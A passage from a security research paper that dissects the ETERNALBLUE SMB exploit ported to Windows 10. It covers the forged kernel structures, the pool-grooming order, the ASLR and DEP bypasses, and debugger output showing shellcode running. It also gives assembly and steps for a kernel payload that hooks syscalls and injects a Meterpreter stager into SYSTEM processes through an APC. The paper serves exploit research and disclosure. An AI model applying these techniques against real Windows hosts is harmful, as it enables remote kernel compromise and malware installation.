   +0x028 ByteCount        : Uint4B
   +0x02c ByteOffset       : Uint4B
```

FIGURE 5: The debugger contains symbols for the MDL structure.

We essentially need to set this up in the overwritten packet with the bytes that would equal the same pseudocode seen below:

```
SIZE_T nSentBytes = 0x7f;
PVOID pTargetLoc = 0xffff…;

MDL mdl = { 0 };

mdl.Next = NULL;     // the list entry should not point anywhere
mdl.Size = 0x60;

mdl.MdlFlags = MDL_NETWORK_HEADER | MDL_SOURCE_IS_NONPAGED_POOL; // 0x1004
mdl.Process = NULL;

mdl.MappedSystemVa = pTargetLoc – nSentBytes;
```

3.4.5 SRVNET_RECV

This is the structure that is written with the write-what-where primitive. Once the corrupted connection is closed, this is used by Srvnet.sys to call the handler function, which points to the shellcode address.

```
typedef struct _SRVNET_RECV {
    BYTE unknown0[0x50];
    PKSPIN_LOCK SpinLock;        // 0x50 lock is acquired during processing
    LIST_ENTRY List;             // 0x58 Flink and Blink point to self
    BYTE unknown1[0xa0];
    PVOID **pHandlers;           // 0x110 pointer to handler table
    QWORD qwUnknown2;
    QWORD qwOverwriteSize;       // 0x118 set to pre-calculated overwrite amount
    QWORD qwUnknown3;
    DWORD dwUnknown4;
    DWORD dwInvokeIndex;         // 0x13c set to 3
    BYTE unknown5[0xb0];

    // original struct ends

    QWORD qwFuncArgument;
    PVOID HandlerFunction;       // set to &shellcode
} SRVNET_RECV, *PSRVNET_RECV;
```

3.5 SMB Exploitation Sequence

The four types of connections must be sent in the proper order, so that pool memory is properly groomed. Performing these actions out of sequence can lead to overwrite occurring in the improper location, which later could lead to an unhandled kernel exception, meaning the system will crash.

Socket	Type	Action
1	Overflow	SMBv1 negotiation, Anonymous login, and IPC$ tree connect
1	Overflow	Initial NT Trans request, followed by multiple Trans2 requests (FEA List)
2	Allocation	Create a buffer which may have trailing pool headers we do not want to overwrite
4+	NumGrooms	Empty packet headers, just to open connections, these should line up next to each other
3	Hole	Create a buffer of similar size to Overflow data, so it can be switched out at appropriate time
2	Allocation	Disconnect to free buffer
4+	Final Grooms	Create six new connections, sending same headers as previous NumGrooms
3	Hole	Disconnect to free buffer, Overflow will begin copy starting here
1	Overflow	Send the last fragment of the exploit packet, causing overwrite of a Groom SRVNET_BUFFER_HDR
4+	All Grooms	Any data now transmitted will be written by TCP stack to the address in the fake MDL
1+	All	Close all sockets, resulting in SRVNET_RECV executing shellcode

3.6 Execution Chain of Events

The following is a high-level chain of events that allow the buffer overflow to achieve reliable code execution:

1. The OS/2 FEA to NT FEA conversion results in an overflow of a Groom Packet's internal metadata.
2. The Memory Descriptor List (MDL) of the overwritten Groom Packet's SRVNET_BUFFER_HDR struct results in an arbitrary write-what-where primitive on the next data transmitted.
3. MDL is used to disable DEP on a fixed static region of the HAL Heap, whose Page Table Entry (PTE) is also fixed.
4. A second malicious OS/2 to NT FEA conversion is used to overwrite the SRVNET_BUFFER_HDR again, to change the MDL write target.
5. MDL is used to place shellcode in newly executable region, prepended with a fake SRVNET_RECV struct.
6. The address for the SRVNET_RECV struct is in the overwritten SRVNET_BUFFER_HDR, and contains the "handler" function pointer which is the address of the shellcode.
7. The corrupted Groom connection is closed, and the "handler" function filled with shellcode is eventually called in Srvnet.sys.

Portions of the basic sequence are repeated, once for the DEP bypass MDL, and again for the SRVNT_RECV MDL, which causes code execution. These can be triggered in sync in all testing and there does not appear to be a race condition with the write orders.

3.6.1 ASLR Bypass


ASLR bypasses generally consist of locating components which are still forced to rely on fixed offsets. There exists a region of memory in the kernel called the HAL Heap, which is used by the Hardware Abstraction Layer. Until Microsoft Windows 10 Redstone 2 (April 2017), which randomizes the HAL Heap location [27], this region can be located at 0xffffffff`ffd00000.

On Microsoft Server 2008 R2, the latest version exploited by FUZZBUNCH, the HAL Heap has both write and execute permissions. For this reason, a DEP bypass was not necessary for the original exploit, as it was already "built-in" to the ASLR bypass.

The region is known to store important structures such as the HalpInterruptController, which is a table of function pointers that perform critical operations, so exploits should be careful in choosing where to perform the arbitrary write.

3.6.2 DEP Bypass


Starting sometime in Microsoft Windows 8/8.1 (Server 2012), the HAL Heap became non-executable. A virtual memory Page Table Entry (PTE) contains information about a memory location, such as base physical addresses, CPU ring mode, a dirty bit, and starting with the introduction of hardware-enforced DEP, a No eXecute (NX) bit at offset 63. If the NX bit is set and we attempt to move the instruction pointer to the page, a kernel panic will prevent the exploitation.



```
0: kd> !pte ffffffff`ffd01000
                          VA ffffffffffd01000
 PPE at FFFFF6FB7DBFFFF8    PDE at FFFFF6FB7FFFFFF0    PTE at FFFFF6FFFFFFE808
 contains 0000000000F1E063  contains 0000000000F1F063  contains 8000000000002963
 pfn f1e        ---DA--KWEV  pfn f1f        ---DA--KWEV  pfn 2          -G-DA--KW-V
```

FIGURE 6: The PTE for the desired shellcode address has the NX bit enabled.


The remote bypass for DEP used [28] is a technique which can be used to have the MDL write a 0 into the NX bit. PTEs until Microsoft Windows 10 Redstone 1 (August 2016), like HAL Heap, are in a fixed, static location, and can be pre-calculated [23]. Disabling the bit will mark the page as executable.



```
0: kd> ba r 1 0xfffff6ffffffe80f
0: kd> g
Breakpoint 0 hit
NETIO!memcpy+0x1ec:
fffff801`19d287ac 75f2            jne     NETIO!memcpy+0x1e0 (fffff801`19d287a0)
0: kd> r
rax=0000000000000000 rbx=fffff6ffffffe80f rcx=fffff6ffffffe80f
rdx=ffffe90180d43c81 rsi=0000000000000001 rdi=0000000000000001
rip=fffff80119d287ac rsp=fffff80177247ff8 rbp=ffffe00180d42490
 r8=0000000000000000  r9=0000000000000000 r10=fffff80119d638e0
r11=fffff6ffffffe80f r12=0000000000000001 r13=0000000000000001
r14=fffff80177248150 r15=0000000000008081
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
NETIO!memcpy+0x1ec:
fffff801`19d287ac 75f2            jne     NETIO!memcpy+0x1e0 (fffff801`19d287a0)
0: kd> u rip-2
NETIO!memcpy+0x1ea:
fffff801`19d287aa 8801            mov     byte ptr [rcx],al
fffff801`19d287ac 75f2            jne     NETIO!memcpy+0x1e0 (fffff801`19d287a0)
```

FIGURE 7: The NX bit is cleared from the Page Table Entry.

We can confirm that the overwrite is successful, as the debugger afterwards informs us that the memory is marked as executable.




```
0: kd> !pte ffffffff`ffd01000
                VA ffffffffffd01000
PPE at FFFFF6FB7DBFFFF8    PDE at FFFFF6FB7FFFFFF0    PTE at FFFFF6FFFFFFE808
contains 0000000000F1E063  contains 0000000000F1F063  contains 0000000000002963
pfn f1e       ---DA--KWEV  pfn f1f       ---DA--KWEV  pfn 2         -G-DA--KWEV
```

FIGURE 8: After the first MDL write, the shellcode address is safely executable.

3.6.3 Hijacking Code Execution


After the DEP bypass is complete, we can overwrite the Groom buffer again with a new SRVNET_BUFFER_HDR containing an MDL that points to the location we just marked as executable. We send the fake SRVNET_RECV struct and shellcode which causes the TCP stack to use the MDL to write to the preset location in the HAL Heap.



```
0: kd> ba r 1 ffffffff`ffd01000 + 0x999
0: kd> g
Breakpoint 1 hit
NETIO!memcpy+0x259:
fffff801`40258819 49ffc9          dec     r9
0: kd> r
rax=ffffffffffd01ef8 rbx=ffffffffffd01950 rcx=ffffffffffd01990
rdx=ffffe001135fb708 rsi=00000000000005a8 rdi=00000000000005a8
rip=fffff80140258819 rsp=fffff8000424f348 rbp=ffffe001132fd058
 r8=0000000000000000  r9=0000000000000003 r10=fffff801402938e0
r11=ffffffffffd01950 r12=00000000000005a8 r13=00000000000005a8
r14=fffff8000424f4a0 r15=0000000000007530
iopl=0         nv up ei ng nz na po nc
cs=0010  ss=0000  ds=002b  es=002b  fs=0053  gs=002b             efl=00000286
NETIO!memcpy+0x259:
fffff801`40258819 49ffc9          dec     r9
0: kd> k
 # Child-SP          RetAddr           Call Site
00 fffff800`0424f348 fffff801`4024482b NETIO!memcpy+0x259
01 fffff800`0424f350 fffff801`40325570 NETIO!RtlCopyMdlToMdlIndirect+0xdb
02 fffff800`0424f3e0 fffff801`403248e8 tcpip!TcpSatisfyReceiveRequests+0x110
03 fffff800`0424f600 fffff801`403244bd tcpip!TcpDeliverDataToClient+0x228
04 fffff800`0424f770 fffff801`40321b8b tcpip!TcpDeliverReceive+0xad
05 fffff800`0424f860 fffff801`403203ff tcpip!TcpTcbFastDatagram+0x109b
06 fffff800`0424fa90 fffff801`4031f7cb tcpip!TcpTcbReceive+0x39f
07 fffff800`0424fce0 fffff801`4031f2d5 tcpip!TcpMatchReceive+0x1fb
```

FIGURE 9: The TCP stack performs I/O on the overwritten struct, resulting in arbitrary write.

We can query the preset address we chose for the MDL to write the fake SRVNT_RECV structure and shellcode to. We observe that the shellcode and structure are present and the offsets are in the proper locations. With proper setup, the handler function pointing to the shellcode payload will be called when the socket is closed.




```
0: kd> dq ffffffff`ffd00e00 (ffffffff`ffd00e00+208)
ffffffff`ffd00e00  00000000`00000000 00000000`00000000
ffffffff`ffd00e10  00000000`00000000 00000000`00000000
ffffffff`ffd00e20  00000000`00000000 00000000`00000000
ffffffff`ffd00e30  00000000`00000000 00000000`00000000
ffffffff`ffd00e40  00000000`00000000 00000000`00000000
ffffffff`ffd00e50  00000000`00000001 ffffffff`ffd00e58
ffffffff`ffd00e60  ffffffff`ffd00e58 00000000`00000000
ffffffff`ffd00e70  00000000`00000000 00000000`00000000
ffffffff`ffd00e80  00000000`00000000 00000000`00000000
ffffffff`ffd00e90  00000000`00000000 00000000`00000000
ffffffff`ffd00ea0  00000000`00000000 00000000`00000000
ffffffff`ffd00eb0  00000000`00000000 00000000`00000000
ffffffff`ffd00ec0  00000000`00000000 00000000`00000000
ffffffff`ffd00ed0  00000000`00000000 00000000`00000000
ffffffff`ffd00ee0  00000000`00000000 00000000`00000000
ffffffff`ffd00ef0  00000000`00000000 00000000`00000000
ffffffff`ffd00f00  00000000`00000000 00000000`00000000
ffffffff`ffd00f10  ffffffff`ffd00ff0 00000000`00000000
ffffffff`ffd00f20  ffffffff`ffff7eb0 00000000`00000000
ffffffff`ffd00f30  00000000`00000000 00000003`00000000
ffffffff`ffd00f40  00000000`00000000 00000000`00000000
ffffffff`ffd00f50  00000000`00000000 00000000`00000000
ffffffff`ffd00f60  00000000`00000000 00000000`00000000
ffffffff`ffd00f70  00000000`00000000 00000000`00000000
ffffffff`ffd00f80  00000000`00000000 00000000`00000000
ffffffff`ffd00f90  00000000`00000000 00000000`00000000
ffffffff`ffd00fa0  00000000`00000000 00000000`00000000
ffffffff`ffd00fb0  00000000`00000000 00000000`00000000
ffffffff`ffd00fc0  00000000`00000000 00000000`00000000
ffffffff`ffd00fd0  00000000`00000000 00000000`00000000
ffffffff`ffd00fe0  00000000`00000000 00000000`00000000
ffffffff`ffd00ff0  00000000`00000000 ffffffff`ffd01000
ffffffff`ffd01000  90909090`9090c3cc 90909090`90909090
```

0x50 = KSPIN_LOCK,
0x58 = LIST_ENTRY
(Flink and Blink point to self)
0x110 = fnptrs[] (points to 0x1f0)
0x120 = -0x8150
transportHeader[80] // 0x50
buffer[req+pad] // 0x8100
0x1f0 = *(fnptrs[]),
0x1f8 = &shellcode
0x200 = shellcode

FIGURE 10: The SRVNET_RECV struct laid out in kernel memory after MDL write.

Setting a breakpoint at the start of the payload shellcode (interrupt 3, or "\xcc"), one can see the call stack when code execution is transferred.



```
Microsoft (R) Windows Debugger Version 10.0.14321.1024 AMD64
Copyright (c) Microsoft Corporation. All rights reserved.

Waiting for pipe \\.\pipe\com1
Waiting to reconnect...
Connected to Windows 10 10586 x64 target at (Fri Jun  2 13:18:27.835 2017 (UTC - 6:00)), ptr64 TRUE
Kernel Debugger connection established.
Symbol search path is: srv*
Executable search path is:
Windows 10 Kernel Version 10586 MP (1 procs) Free x64
Built by: 10586.494.amd64fre.th2_release_sec.160630-1736
Machine Name:
Kernel base = 0xfffff801`95092000 PsLoadedModuleList = 0xfffff801`9536fcf0
System Uptime: 0 days 0:00:00.053
KDTARGET: Refreshing KD connection
Break instruction exception - code 80000003 (first chance)
ffffffff`ffd01000 cc              int     3
0: kd> k
 # Child-SP          RetAddr           Call Site
00 fffff801`96c4f168 fffff801`e66e8209 0xffffffff`ffd01000
01 fffff801`96c4f170 fffff801`e66e7a27 srvnet!SrvNetCommonReceiveHandler+0xf9
02 fffff801`96c4f2a0 fffff801`95154c26 srvnet!SrvNetWskReceiveComplete+0x117
03 fffff801`96c4f310 fffff801`e53d4a07 nt!IopfCompleteRequest+0x216
04 fffff801`96c4f430 fffff801`e4a5840d afd!WskProTLReceiveComplete+0x97
05 fffff801`96c4f4e0 fffff801`e4a58352 tcpip!TcpCompleteClientReceiveRequest+0x45
06 fffff801`96c4f5c0 fffff801`e4a581c0 tcpip!TcpFlushRequestReceive+0xe2
07 fffff801`96c4f6a0 fffff801`e4a580bf tcpip!TcpDeliverFinToClient+0xf8
08 fffff801`96c4f750 fffff801`e4a58038 tcpip!TcpAllowFin+0x4f
09 fffff801`96c4f780 fffff801`e4a5086b tcpip!TcpInspectFin+0x4c
```

FIGURE 11: Successful exploitation and shellcode execution on Microsoft Windows 10 Threshold 2.

4.0 Payload

4.1 Overview of Operation

RiskSense previously documented the DOUBLEPULSAR implant used in the original exploit [11]. The problem with DOUBLEPULSAR is that it is not a cryptographically secure payload; it opens an insecure backdoor which anyone can come along and use to load secondary malware.

In our improved payload, an Asynchronous Procedure Call (APC) is queued directly to cause normal Metasploit user-mode payloads to be executed without requiring the backdoor. An APC can “borrow” a process thread that is in an idle Alertable state, and while it relies on structures whose offsets change between versions of Microsoft Windows, it is one of the most reliable and easiest ways to exit kernel mode and enter user mode. Kernel shellcode techniques were gleaned from the Uninformed journal [29] and the DOUBLEPULSAR DLL injection payload [30].

The shellcode for Microsoft Windows 10 is similar to the code for Microsoft Windows 7 (Server 2008 R2), present in the ETERNALBLUE Metasploit module [31]. Many of the structures necessary have offsets which change between major versions, however WinDbg has symbols available for them so this is not a tedious task.

From a high level, here is the sequence of operations that the payload must take care of after the code execution hijack as occurred.

4.1.1 Hook the SYSCALL Handler

The first task the payload must perform is to hook a new system call handler, which will point to stage two. This is because we are executing at an undesired Interrupt Request Level (IRQL). At the current level, the dreaded DISPATCH_LEVEL, interrupts are disabled, and we cannot use nifty features such as paged memory, which we will need to copy the user-mode payload into. Thus, it is necessary to have the second stage of shellcode called in a process context so that more kernel functionality is available.

```
mov ecx, 0xc0000082                ; IA32_LSTAR syscall MSR
rdmsr
movabs rbx, 0xffffffffffd00ff8     ; another HAL heap address
mov dword [rbx+0x4], edx           ; save old syscall handler
mov dword [rbx], eax
lea rax, [rel x64_syscall_handler] ; load relative address to 2nd stage
mov rdx, rax
shr rdx, 0x20
wrmsr                              ; write hook
ret

x64_syscall_handler:               ; the syscall handler follows this stub
```

4.1.2 Emulate a SYSCALL

Emulating a system call is simple enough to do, and code can mostly be directly copied from *nt!KiSystemCall64*. Essentially the GS segment register needs to be swapped from user to kernel, all registers need to be saved, and interrupts need to be resumed. Once this is done, the shellcode can call the third stage which will queue the APC. When the third stage completes, clear interrupts, restore registers, and jump the instruction pointer to the real system call address.

The original system call handler MSR should also be restored as soon as possible, to prevent a bug check from Kernel Patch Protection (PatchGuard).

4.1.3 Locate NTOSKRNL.exe Base Address

Now that interrupts are enabled in the third stage, the payload can finally use the necessary APIs to queue the APC. The ntoskrnl.exe Portable Executable (PE) headers must be found so that function export addresses can be located. These can be looked up with a hash function like user-mode shellcode often uses for Kernel32.dll.

Luckily there is a trick which can be used here to again bypass ASLR. Locate the Interrupt Descriptor Table (IDT) from the Kernel Processor Control Region (KPCR), and traverses backwards from the first Interrupt Service Routine (ISR) handler to find ntoskrnl.exe base address.

```
; this stub loads ntoskrnl.exe into r15
x64_find_nt_idt:
  mov r15, qword [gs:0x38]                    ; get IdtBase of KPCR
  mov r15, qword [r15 + 0x4]                  ; get ISR address
  shr r15, 0xc                                ; strip to page size
  shl r15, 0xc

_x64_find_nt_idt_walk_page:
  sub r15, 0x1000                             ; walk along page size
  mov rsi, qword [r15]
  cmp si, 0x5a4d                              ; 'MZ' header
  jne _x64_find_nt_idt_walk_page
```

4.1.4 Dynamically Calculate ETHREAD ThreadListEntry

In order to support multiple service packs, the offset to ETHREAD.ThreadListEntry should be found dynamically. This can be done with the following steps:

- Call *nt!GetCurrentProcess* to get the PEPROCESS->ThreadListHead
- Call *nt!GetCurrentThread* to get the current thread
- Walk the current process thread list until the address is found within a defined delta offset.

4.1.5 Find a Target SYSTEM Process

The next step is to loop over PIDs calling *nt!PsLookupProcessById* and *nt!PsGetProcessImageFileName* until a desired process to inject into is found. Generally, this should be a SYSTEM process, such as *lsass.exe*, or, more safely, *spoolsv.exe*.

Searching PIDs can be done in multiples of 4, and the desired SYSTEM processes are usually in the lower range. Care should be taken to ensure the loop does not go on infinitely if a desired process cannot be found.

4.1.6 Copy User-mode Shellcode to Target Process

In order to call *nt!ZwAllocateVirtualMemory*, the shellcode must first call *nt!KeStackAttachProcess* to attach to the process virtual address space. This needs to later be followed up with *nt!KeUnstackDetachProcess* during the final cleanup phase or strange errors and crashes can occur.

Memory should be allocated with PAGE_EXECUTE_READWRITE permissions. A simple *rep movs* instruction can be used to perform the memory copy.

4.1.7 Find an Alertable Thread

A thread needs to be “alertable” in order to queue an APC. Again, walk the PEPROCESS->ThreadListHead, searching for threads which satisfy the following conditions:

- Thread Environment Block (TEB) is not NULL.
- TEB.ActivationContextStackPointer is not NULL (will cause crash after APC execution).
- The 5th bit of the ETHREAD.Alertable offset should be set. This is simply a bool packed into a bit.

4.1.8 Create and Queue APC

An executable, non-paged pool should be allocated using *nt!ExAllocatePool* to hold the APC structure. The APC structure needs a dummy kernel-mode APC function, which can be set to simply *ret*. The call to *nt!KeInitializeApc* should be formed as such:

```
KeInitializeApc( rcx = ApcPoolAddr,
                 rdx = pChosenThread,
                 r8 = NULL = OriginalApcEnvironment,
                 r9 = KernelApcRoutine,
                 NULL /* RundownRoutine */,
                 &UserModeShellCode,
                 1 /* UserMode */,
                 NULL /* Context */);
```

The APC can then be passed to *nt!KeInsertQueueApc* with NULL arguments. The user-mode payload will now be scheduled for execution.

4.1.9 Perform Cleanup

Perform a call to *nt!KeUnstackDetachProcess* to leave the target process virtual memory space. A call to *nt!ObDereferenceObject* on the target EPROCESS is also needed. If the process crashes and there are still references, it will not cleanly exit and linger in memory.

4.1.10 User Mode Tasks

Since the APC thread in user-mode is being temporarily borrowed from an Alertable thread, the starting stage of the user-mode payload should make a call to *kernel32!CreateThread*. Well known user mode techniques can now be utilized, such as acquiring the Process Environment Block (PEB) from the GS register and searching the Loader Data structure (PEB_LDR_DATA) for Kernel32.dll. The start location of the new thread should be the actual desired user-mode payload. In the case of Metasploit, this is generally Meterpreter stager.

4.2 Summary of Improvements

Much like the payload used by the alleged Equation Group exploit EXTRABACON, the ETERNALBLUE payload had room for some improvements. It can only be fairly compared against the DOUBLEPULSAR DLL injection payload, which performs a similar task.

The ETERNALBLUE exploit in this setup only allows a payload of 4096 bytes. There may be numerous tricks available to stage larger kernel payloads, but this amount of space is more than sufficient for using a two-stage Meterpreter payload. The kernel payload for the Metasploit module is around 1000 bytes, plus the size of the user-mode payload. The DOUBLEPULSAR payload is around 5000 bytes, plus the size of the user-mode payload.

The reduction in shellcode size, to about 20% of the original size, was possible with the following optimizations:

- Use of x86 registers over x64 where possible (avoid REX prefix bytes).
- Removal of NOPs in shadow stack (such as *add rsp, 20* directly followed by *sub rsp, 20*).
- Direct hash API calls, instead of stored API pointers.
- Removal of safety checks deemed unnecessary.
- Handwritten assembly over what appeared to be compiler output.

5.0 Conclusion

